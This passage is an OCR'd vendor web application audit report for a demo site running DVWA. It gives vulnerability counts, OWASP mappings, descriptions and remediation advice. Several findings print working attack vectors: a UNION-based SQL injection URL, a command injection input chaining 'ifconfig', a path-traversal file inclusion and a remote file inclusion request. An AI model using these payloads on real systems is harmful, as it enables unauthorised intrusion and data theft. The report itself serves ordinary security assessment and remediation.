Web Application Audit Report

Indusface Pvt Ltd. Pre Sales

http://demo1.indussecure.com/
Customer Asset ID : User1

Confidential

Scan Date: 8th January 2020
Last Updated On: 8th January 2020

Scope

Application Audit for URL http://demo1.indussecure.com/

1. The entire test by automated scan was carried out with no prior knowledge of the systems and applications.
2. Indusface WAS does not carry out any DOS attacks and makes best effort to not run any exploits which can affect system vulnerability.
3. Manual Pen-Testing was done on 27th June 2017. Scope of Manual PT is to report only one instance of a type of vulnerability and does not cover identification of all instances of every vulnerability.

Confidentiality

This document contains sensitive and/or confidential information, do not distribute, email, fax or transfer via any electronic mechanism without proper authorization. Information contained with in this document should be handled with appropriate caution. While reasonable attempts have been made to confirm the accuracy of the data contained herein, Indusface WAS, assumes no liability for the completeness, use of, or conclusions drawn from such data.


Disclaimer

This, or any other, Security Audit cannot and does not guarantee security. Indusface WAS makes no warranty or claim of any kind, whatsoever, about the accuracy or usefulness of any information provided herein. By using this information you agree that Indusface WAS shall be held harmless in any event. Indusface WAS makes this information available solely under its Terms of Service Agreement published at was.indusface.com.


Executive Summary

Total type of vulnerabilities found	26
Total Places found to be vulnerable	41
Total number of instances of vulnerabilities identified	92

Vulnerability Trend



Open Vulnerabilities By Source



Vulnerability Instances

Severity	No of Places Found	No of Instances
Critical	7	7
High	11	11
Medium	20	39
Low	17	32
Info	2	3

Vulnerability Details

Title	No of Places Found	No of Instances
Sensitive Form Is Vulnerable To CSRF	1	1
Session Cookie Manipulation	1	3
Cookie Overly Broad Path Detected	1	5
Remote File Inclusion (RFI)	1	1
SQL Injection	2	2
OS Command Injection	1	1
Possible Blind SQL Injection	1	1
Local File Inclusion (LFI)	1	1
URL Injection	1	1
HTML Form Without CSRF Protection	5	5
Web Administration Login Page Detected	1	1
Sensitive Form Data Submitted In Cleartext	1	7
Password Field Submitted Using GET Method	1	1
Invalid TLS/SSL Server Certificate	1	1
Possible Physical Path Disclosure	2	10
Source Code Disclosure	5	6
Suspicious HTML Comments Detected	5	5
Sensitive HTML Form Fields With auto-complete Enabled	1	10
Web Server Version Disclosure	1	2
WebDAV Extensions Are Enabled	1	1
Application Error Message	6	6
Missing HSTS Header	1	1
HTTP Basic Authentication Enabled	1	1
Insecure Content Security Policy (CSP)/X-Frame-Options	10	10
HTTP OPTIONS Method Enabled	1	1
Cross-Site Scripting (XSS)	8	8

OWASP Summary:

OWASP Category	Vulnerability Title	No of Places Found	No of Instances	Severity
A1: Injection	Remote File Inclusion (RFI)	1	1	Critical
A1: Injection	SQL Injection	2	2	Critical

A1: Injection	OS Command Injection	1	1	**Critical**
A1: Injection	Possible Blind SQL Injection	1	1	**Critical**
A1: Injection	Local File Inclusion (LFI)	1	1	**High**
A1: Injection	URL Injection	1	1	**High**
A1: Injection	HTML Form Without CSRF Protection	5	5	**Medium**
A1: Injection	Web Administration Login Page Detected	1	1	**Low**
A2: Broken Authentication	Sensitive Form Data Submitted In Cleartext	1	7	**Medium**
A3: Senstive Data Exposure	Password Field Submitted Using GET Method	1	1	**Critical**
A3: Senstive Data Exposure	Invalid TLS/SSL Server Certificate	1	1	**Critical**
A3: Senstive Data Exposure	Possible Physical Path Disclosure	2	10	**Medium**
A3: Senstive Data Exposure	Source Code Disclosure	5	6	**Medium**
A3: Senstive Data Exposure	Suspicious HTML Comments Detected	5	5	**Low**
A3: Senstive Data Exposure	Sensitive HTML Form Fields With auto-complete Enabled	1	10	**Low**
A3: Senstive Data Exposure	Web Server Version Disclosure	1	2	**Info**
A3: Senstive Data Exposure	WebDAV Extensions Are Enabled	1	1	**Info**
A6: Security Misconfiguration	Application Error Message	6	6	**Medium**
A6: Security Misconfiguration	Missing HSTS Header	1	1	**Medium**
A6: Security Misconfiguration	HTTP Basic Authentication Enabled	1	1	**Medium**
A6: Security Misconfiguration	Insecure Content Security Policy (CSP)/X-Frame-Options	10	10	**Low**
A6: Security Misconfiguration	HTTP OPTIONS Method Enabled	1	1	**Low**
A7: Cross-Site Scripting	Cross-Site Scripting (XSS)	8	8	**High**

Remediation Summary:

Vulnerable Area	Critical	High	Medium
URI	0	0	6
Cookies	0	0	3
Form Encoded Post	0	2	2
HTTPHeaders	0	0	3
Untampered HTTP Request	0	0	14
URI Query Parameters	0	5	10

Detailed Report:

A1: Injection

1 :: Remote File Inclusion (RFI)

Vul Type:	Remote File Inclusion (RFI)	**No of Places Found:**	1
CVSS Score:	9.8	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE :	CWE-94: Improper Control of Generation of Code ('Code Injection')		
Severity:	**Critical**		
Description:	Malicious file execution vulnerabilities are found in many applications. Developers will often directly use or concatenate potentially hostile input with file or stream functions, or improperly trust input files. On many platforms, frameworks allow the use of external object references, such as URLs or file system references. When the data is insufficiently checked, this can lead to arbitrary remote and hostile content being included, processed or invoked by the Web server. This is one of the flaws under the category of Injection, in the OWASP Top Ten.		
Solution:	Fix The Vulnerable Script Preventing remote file execution flaws requires careful planning at the architectural and design phases, as well as thorough testing. In general, a well-written application will not incorporate user-supplied input in file names for server-based resources such as images, XML and XSL transformation documents, or script inclusions. Also, the application will include firewall rules to prevent new outbound connections to the Internet or internal connections back to any other server.		
Reference:	https://www.owasp.org/index.php/Top_10_2007-Malicious_File_Execution https://www.owasp.org/index.php/Top_10_2010-A1		

Vulnerability Details:

Remote File Inclusion (RFI) found in http://demo1.indussecure.com/download.php?file=/resources/downloads/brochures/oracle/kpit-oracle-solutions-overview.pdf

	Unique Alert ID	First Found Date	Parameter	URI
1	598485	8th January 2020	file	http://demo1.indussecure.com/download.php?file=/resources/downloads/brochures/oracle/kpit-oracle-solutions-overview.pdf

Attack Variant :: file

Injected URL:
http://demo1.indussecure.com/download.php?file=/resources/downloads/brochures/oracle/kpit-oracle-solutions-overview.pdf

Vector:
http://demo1.indussecure.com/rfi.txt?

Request:
GET /download.php?file=demo1.indussecure.com/rfi.txt? HTTP/1.1

Host: kpit.com

Content-Type: application/x-www-form-urlencoded

Result:
Line No:20 Warning: Cannot modify header information ...
Line No:21 bddee2cc027b267b395c1499534ee6e6
Line No:22

2 :: SQL Injection

Vul Type:	SQL Injection	**No of Places Found:**	2
CVSS Score:	9.8	**No of Instances Reported:**	2
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE :	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')		
Severity:	**Critical**		
Description:	Web applications that do not properly sanitize user input before passing it to a database system are vulnerable to SQL injection. This type of attack potentially allows a malicious user to recover and/or modify any data that the application has access to.		
Solution:	SQL Injection can be protected by, 1.sanitizing all user-submitted data via input validate functions to defend common source of SQL Injection. 2.using prepared statements with parameterized queries as a strong control to mitigate SQL attacks by ensuring the SQL interpreter always differentiates between code and data. 3.implementing stored procedures safely by avoiding dynamic SQL generation inside. 4.using appropriate privileges and follow 'Principle of lease privilege' to minimize the potential damage of a successful SQL attacks.		
Reference:	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet https://www.w3schools.com/sql/sql_injection.asp https://www.hacksplaining.com/prevention/sql-injection		

Vulnerability Details:

SQL Injection found in http://demo1.indussecure.com

	Unique Alert ID	First Found Date	URI
1	607087	8th January 2020	http://demo1.indussecure.com

Injected URL:
http://demo1.indussecure.com

Vector:
'`--

Request:
GET /manager/html HTTP/1.1


Cookie: JSESSIONID=E92B0AC83D9CD56371CCB87A4BA28D81

Referer: http://demo1.indussecure.com:8080/jsp/home.jsp

Result:
Remote Certificate Name Mismatch

POC Details :

POC 1: SQL Injection




SQL Injection found in http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/sqli/?id=1%27+union+select+null%2Cversion()%23&Submit=Submit

		Unique Alert ID	First Found Date	URI
P	1	1491048	4th June 2018	http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/sqli/?id=1%27+union+select+null%2Cversion()%23&Submit=Submit

Injected URL:
http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/sqli/?id=1%27+union+select+null%2Cversion()%23&Submit=Submit

POC Details :

POC 1: Observe in the screenshot, application server is vulnerable to SQL Injection attack



3 :: OS Command Injection

Vul Type:	OS Command Injection	**No of Places Found:**	1
CVSS Score:	9.8	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE :	CWE-20: Improper Input Validation		
Severity:	**Critical**		
Description:	An OS command injection vulnerability occurs when a developer uses invalidated user controlled parameters to execute operating system commands. OS command injection vulnerabilities allow attackers to run arbitrary commands on the remote server. This is one of the flaws under the category of Code Injection, in the OWASP Top Ten.		
Solution:	Fix The Vulnerable Script Ensure that the script properly validates user input before passing it to the Operating System for execution. Usually a developer can avoid this type of vulnerability by using existing APIs rather than system calls (i.e. use javax.mail.* rather than invoking Runtime.exec() for sending mail).		
Reference:	http://www.owasp.org/index.php/OS_Command_Injection http://www.owasp.org/index.php/Testing_for_Command_Injection_%28OWASP-DV-013%29		

Vulnerability Details:

OS Command Injection found in http://demo1.indussecure.com//DVWA-1.0.8/vulnerabilities/exec/


		Unique Alert ID	First Found Date	URI
P	1	1491057	4th June 2018	http://demo1.indussecure.com//DVWA-1.0.8/vulnerabilities/exec/

Injected URL:
http://demo1.indussecure.com//DVWA-1.0.8/vulnerabilities/exec/

Vector:
127.0.0.1%3B+ifconfig

POC Details :

POC 1: Observe in the screenshot application is vulnerable to Command Injection Attack



4 :: Possible Blind SQL Injection

Vul Type:	Possible Blind SQL Injection	**No of Places Found:**	1
CVSS Score:	7.3	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
CWE :	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')		
Severity:	**Critical**		
Description:	Web applications usually store information in a SQL server in order to, for example, show them to other users. When the application developer uses unvalidated user controlled variables as part of a SQL query; a SQL injection or Blind SQL injection vulnerability is being introduced into the application. When an attacker executes SQL Injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL Query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injections except that when an attacker attempts to exploit an application, rather then getting a potentially useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential Blind SQL Injection attack more difficult but not impossible. An attacker can still retrieve valuable information and potentially execute operating system commands by asking a series of True and False questions through SQL statements.		
Solution:	Fix Blind SQL Injection Ensure that the Web application validates and encodes user input before using it in a SQL query.		
Reference:	http://www.owasp.org/index.php/Blind_SQL_Injection http://en.wikipedia.org/wiki/SQL_injection		

Vulnerability Details:

Possible Blind SQL Injection found in http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1%27+union+select+null%2Cversion()%23&Submit=Submit


		Unique Alert ID	First Found Date	URI
P	1	1491045	4th June 2018	http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1%27+union+select+null%2Cversion()%23&Submit=Submit

Injected URL:
http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1%27+union+select+null%2Cversion()%23&Submit=Submit

Vector:
1%27+union+select+null%2Cversion()%23

POC Details :

POC 1: Observe in the screenshot, application is vulnerable to Blind SQL Injection attack



5 :: Local File Inclusion (LFI)

Vul Type:	Local File Inclusion (LFI)	**No of Places Found:**	1
CVSS Score:	7.3	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
CWE :	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')		
Severity:	**High**		
Description:	This script is possibly vulnerable to file inclusion attacks. It seems that this script includes a file which name is determined using user-supplied data. This data is not properly validated before being passed to the include function.		
Solution:	Edit the source code to ensure that input is properly validated. Where is possible, it is recommended to make a list of accepted filenames and restrict the input to that list. For PHP, the option allow_url_fopen would normally allow a programmer to open, include or otherwise use a remote file using a URL rather than a local file path. It is recommended to disable this option from php.ini.		
Reference:	http://www.php.net/manual/en/features.remote-files.php http://www.theserverpages.com/10101/21/ http://www.owasp.org/index.php/PHP_Top_5		

Vulnerability Details:

Local File Inclusion (LFI) found in http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/fi/?page=../../../phpinfo.php


		Unique Alert ID	First Found Date	URI
P	1	1491050	4th June 2018	http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/fi/?page=../../../phpinfo.php

Injected URL:
http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/fi/?page=../../../phpinfo.php

Vector:
../../../phpinfo.php

POC Details :

POC 1: Observe in the screenshot, local file is included from the server



6 :: URL Injection

Vul Type:	URL Injection	**No of Places Found:**	1
CVSS Score:	5.4	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N		
CWE :	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')		
Severity:	**High**		
Description:	Link Injection is the act of modifying the content of a site by embedding in it a URL to an external site, or to a script in the vulnerable site. By embedding a URL in the vulnerable site, an attacker is then able to use it as a platform to launch attacks against other sites, as well as against the vulnerable site itself. Some of these possible attacks require the user to be logged in to the site during the attack. By launching these attacks from the vulnerable site itself the attacker increases the chances of success, because the user is more likely to be logged in. The Link Injection vulnerability is a result of insufficient user input sanitation, which is later returned to the user in the site response. The ability to inject hazardous characters into the response makes it possible for attackers to embed URLs, among other possible content modifications.		
Solution:	"Create a white-list of characters needed by the application. Once this white-list is ready the application should disallow all requests containing any other character apart from the white-list. The application should not accept any script, special characters, html in fields whenever not required. It should escape the special characters that may prove to be harmful. Following are some of the main characters used in scripts that must be escaped: < > ( ) ' """" / \ *; = { } ` (back tick) % + ^! - \x00-\x20 (x is hexadecimal notation) [Includes Space, Tab, Carriage Return, Line Feed] The characters can be escaped as per the list available at this link: http://www.theukwebdesigncompany.com/articles/entity-escape-characters.php"		

Vulnerability Details:

URL Injection found in http://demo1.indussecure.com/DVWA-1.0.8/


		Unique Alert ID	First Found Date	URI
P	1	1491040	4th June 2018	http://demo1.indussecure.com/DVWA-1.0.8/

Injected URL:
http://demo1.indussecure.com/DVWA-1.0.8/

POC Details :

POC 1: Observe in the screenshot, application Link injection script is added in the parameter

POC 2: Screenshot shows that the script is accepted at the server end and malicious link is created in the application



7 :: HTML Form Without CSRF Protection

Vul Type:	HTML Form Without CSRF Protection	**No of Places Found:**	5
CVSS Score:	5.3	**No of Instances Reported:**	5
CVSS Vector:	CVSS:3.0#AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
CWE :	CWE-2: 7PK - Environment		
Severity:	**Medium**		
Description:	Cross-Site Request Forgery (CSRF/XSRF) is a vulnerability where attacker tricks victim into making a request victim did not make. So, attacker abuses the trust a web application has wi th a victim's browser. Mostly the HTML forms submitted have CSRF tokens embedded in the m while submitting the request. If a form is without this preventive measure enabled then it's very much prone to CSRF attacks and other dependent attacks		
Solution:	Make sure the form in use has CSRF preventive measures included and suggested approach is to use an anti-CSRF token embedded into the HTML forms.		
Reference:	https://www.owasp.org/index.php/Anti_CSRF_Tokens_ASP.NET https://cwe.mitre.org/data/definitions/352.html		

Vulnerability Details:

HTML Form Without CSRF Protection found in GET-demo1.indussecure.com//feedback.jsp

	Unique Alert ID	First Found Date	URI
1	2179780	8th January 2020	http://demo1.indussecure.com//feedback.jsp

Injected URL:
http://demo1.indussecure.com//feedback.jsp

Request:
GET //feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:24:40 GMT
connection: close

Result:
Following page has html form without csrf protection in it: http://demo1.indussecure.com//feedback.jsp

HTML Form Without CSRF Protection found in GET-demo1.indussecure.com//login.jsp

	Unique Alert ID	First Found Date	URI
1	2179783	8th January 2020	http://demo1.indussecure.com//login.jsp

Injected URL:
http://demo1.indussecure.com//login.jsp

Request:
GET //login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Origin: http:\/\/demo1.indussecure.com
Referer: http:\/\/demo1.indussecure.com\/\/login.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:26:30 GMT
connection:close

Result:
Following page has html form without csrf protection in it: http://demo1.indussecure.com//login.jsp

HTML Form Without CSRF Protection found in GET-demo1.indussecure.com/admin

	Unique Alert ID	First Found Date	URI
